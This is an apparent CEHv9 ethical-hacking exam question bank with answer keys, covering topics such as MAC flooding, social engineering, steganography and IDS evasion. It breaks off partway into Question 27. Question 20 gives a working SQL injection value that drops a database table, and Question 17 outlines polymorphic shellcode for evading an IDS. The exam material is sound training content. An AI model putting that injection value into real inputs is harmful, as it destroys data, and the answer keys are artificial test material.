

## Certified Ethical Hacker (CEHv9)



## **Exam A**

### **QUESTION 1**

Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

- A. Configure Port Security on the switch
- B. Configure Port Recon on the switch
- C. Configure Switch Mapping
- D. Configure Multiple Recognition on the switch

**Correct Answer: A**

### **QUESTION 2**

Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

- A. Jimmy can submit user input that executes an operating system command to compromise a target system
- B. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access
- C. Jimmy can utilize an incorrect configuration that leads to access with higher-than expected privilege of the database
- D. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system

**Correct Answer: D**

### **QUESTION 3**


This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor-intensive task for IDS to reassemble all fragments itself, and on a busy system the packet will slip through the IDS onto the network. What is this technique called?

- A. IP Routing or Packet Dropping
- B. IDS Spoofing or Session Assembly
- C. IP Fragmentation or Session Splicing
- D. IP Splicing or Packet Reassembly

**Correct Answer: C**

### **QUESTION 4**

If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.



How would you prevent such type of attacks?

- A. It is impossible to block these attacks
- B. Hire the people through third-party job agencies who will vet them for you
- C. Conduct thorough background checks before you engage them
- D. Investigate their social networking profiles

**Correct Answer:** C

#### **QUESTION 5**

This type of Port Scanning technique splits TCP header into several packets so that the packet filters are not able to detect what the packets intends to do.

- A. UDP Scanning
- B. IP Fragment Scanning
- C. Inverse TCP flag scanning
- D. ACK flag scanning

**Correct Answer:** B

#### **QUESTION 6**

Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate. How would you call this type of activity?

- A. Dumpster Diving
- B. Scanning
- C. CI Gathering
- D. Garbage Scooping

**Correct Answer:** A

#### **QUESTION 7**

Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you, enabling you to remain at least one step removed from the sites you visit.

You can visit Web sites without allowing anyone to gather information on sites visited by you. Services that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.

These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.

In which situations would you want to use anonymizer? (Select 3 answers)


- A. Increase your Web browsing bandwidth speed by using Anonymizer
- B. To protect your privacy and Identity on the Internet
- C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.
- D. Post negative entries in blogs without revealing your IP identity

**Correct Answer:** BCD

#### **QUESTION 8**

What type of attack is shown in the following diagram?





- A. Man-in-the-Middle (MiTM) Attack
- B. Session Hijacking Attack
- C. SSL Spoofing Attack
- D. Identity Stealing Attack

**Correct Answer: A**

#### QUESTION 9

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

- A. Reverse Psychology
- B. Reverse Engineering
- C. Social Engineering
- D. Spoofing Identity
- E. Faking Identity

**Correct Answer:** C

**QUESTION 10**

How do you defend against ARP Spoofing? Select three.

- A. Use ARPWALL system and block ARP spoofing attacks
- B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
- C. Use private VLANS
- D. Place static ARP entries on servers, workstation and routers

**Correct Answer:** ACD

**QUESTION 11**

TCP SYN Flood attack uses the three-way handshake mechanism.

1. An attacker at system A sends a SYN packet to victim at system B.
2. System B sends a SYN/ACK packet to victim A.
3. As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.

This status of client B is called \_\_\_\_\_

- A. "half-closed"
- B. "half open"
- C. "full-open"
- D. "xmas-open"

**Correct Answer:** B

**QUESTION 12**

Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.

She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.

What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

- A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
- B. The method used by the employee to hide the information was logical watermarking
- C. The employee used steganography to hide information in the picture attachments
- D. By using the pictures to hide information, the employee utilized picture fuzzing

**Correct Answer:** C

**QUESTION 13**

You run nmap port Scan on 10.0.0.5 and attempt to gain banner/server information from services running

on ports 21, 110 and 123.

Here is the output of your scan results:

| PORT    | STATE  | SERVICE | VERSION |
|---------|--------|---------|---------|
| 21/tcp  | open   | ftp     | vsftpd  |
| 110/tcp | open   | pop3    | Co      |
| 123/tcp | closed | ntp     |         |

Device type: general purpose  
Running: Linux 2.8.X

OS details: Linux 2.8.18, Linux 2.8.20  
Uptime: 65.658 days (since Mon Jun 19  
Network Distance: 0 hops  
Service Info: OS: Unix

Which of the following nmap command did you run?

- A. nmap -A -sV -p21,110,123 10.0.0.5
- B. nmap -F -sV -p21,110,123 10.0.0.5
- C. nmap -O -sV -p21,110,123 10.0.0.5
- D. nmap -T -sV -p21,110,123 10.0.0.5

**Correct Answer:** C

#### QUESTION 14

How do you defend against Privilege Escalation?

- A. Use encryption to protect sensitive data
- B. Restrict the interactive logon privileges
- C. Run services as unprivileged accounts
- D. Allow security settings of IE to zero or Low
- E. Run users and applications on the least privileges

**Correct Answer:** ABCE

#### QUESTION 15

What does ICMP (type 11, code 0) denote?

- A. Source Quench
- B. Destination Unreachable
- C. Time Exceeded
- D. Unknown Type

**Correct Answer: C**

#### QUESTION 16

You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (<http://www.ejacobank.com>) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer. You are confident that this security implementation will protect the customer from password abuse.

Two months later, a group of hackers called "HackJihad" found a way to access the one-time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (<http://www.e-jacobank.com>) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.

Your decision of password policy implementation has cost the bank with USD 925, 000 to hackers. You immediately shut down the e-banking website while figuring out the next best security solution

What effective security solution will you recommend in this case?

- A. Implement Biometrics based password authentication system. Record the customers face image to the authentication database
- B. Configure your firewall to block logon attempts of more than three wrong tries
- C. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
- D. Implement RSA SecureID based authentication system

**Correct Answer: D**

#### QUESTION 17

More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.

How does a polymorphic shellcode work?

- A. They encrypt the shellcode by XORing values over the shellcode,using loader code to decrypt the shellcode,and then executing the decrypted shellcode
- B. They convert the shellcode into Unicode,using loader to convert back to machine code then executing them
- C. They reverse the working instructions into opposite order by masking the IDS signatures
- D. They compress shellcode into normal instructions,uncompress the shellcode using loader code and then executing the shellcode

**Correct Answer: A**

#### QUESTION 18

SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:

- A. The source and destination address having the same value



- B. A large number of SYN packets appearing on a network without the corresponding reply packets
- C. The source and destination port numbers having the same value
- D. A large number of SYN packets appearing on a network with the corresponding reply packets

**Correct Answer:** B

#### QUESTION 19

Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?

- A. Port Scanning
- B. Single Scanning
- C. External Scanning
- D. Vulnerability Scanning

**Correct Answer:** D

#### QUESTION 20

The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity =
```

11

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:

```
SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
```

How will you delete the OrdersTable from the database using SQL Injection?

- A. Chicago'; drop table OrdersTable --
- B. Delete table'blah'; OrdersTable --
- C. EXEC; SELECT \* OrdersTable > DROP --
- D. cmdshell; 'del c:\sql\mydb\OrdersTable' //

**Correct Answer:** A

#### QUESTION 21

What are the limitations of Vulnerability scanners? (Select 2 answers)

- A. There are often better at detecting well-known vulnerabilities than more esoteric ones
- B. The scanning speed of their scanners are extremely high
- C. It is impossible for any,one scanning product to incorporate all known vulnerabilities in a timely manner
- D. The more vulnerabilities detected,the more tests required
- E. They are highly expensive and require per host scan license

**Correct Answer:** AC

#### QUESTION 22

Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able

to see confidential corporate information posted on the external website <http://www.jeansclothesman.com>. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.

Where can Stephanie go to see past versions and pages of a website?

- A. She should go to the web page Samspace.org to see web pages that might no longer be on the website
- B. If Stephanie navigates to Search.com; she will see old versions of the company website
- C. Stephanie can go to Archive.org to see past versions of the company website
- D. AddressPast.com would have any web pages that are no longer hosted on the company's website

**Correct Answer: C**

#### QUESTION 23

Dan is conducting penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

- A. Dan cannot spoof his IP address over TCP network
- B. The scenario is incorrect as Dan can spoof his IP and get responses
- C. The server will send replies back to the spoofed IP address
- D. Dan can establish an interactive session only if he uses a NAT

**Correct Answer: C**

#### QUESTION 24

Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.

Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.

Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.

What technique has Jason most likely used?

- A. Stealth Rootkit Technique
- B. ADS Streams Technique
- C. Snow Hiding Technique
- D. Image Steganography Technique

**Correct Answer: D**

#### QUESTION 25

What type of Virus is shown here?



- A. Cavity Virus
- B. Macro Virus
- C. Boot Sector Virus
- D. Metamorphic Virus
- E. Sparse Infector Virus

**Correct Answer:** E

**QUESTION 26**

14



An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.

The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.

Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.

What is this deadly attack called?


- A. Spear phishing attack
- B. Trojan server attack
- C. Javelin attack
- D. Social networking attack

**Correct Answer: A**

#### **QUESTION 27**

Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.





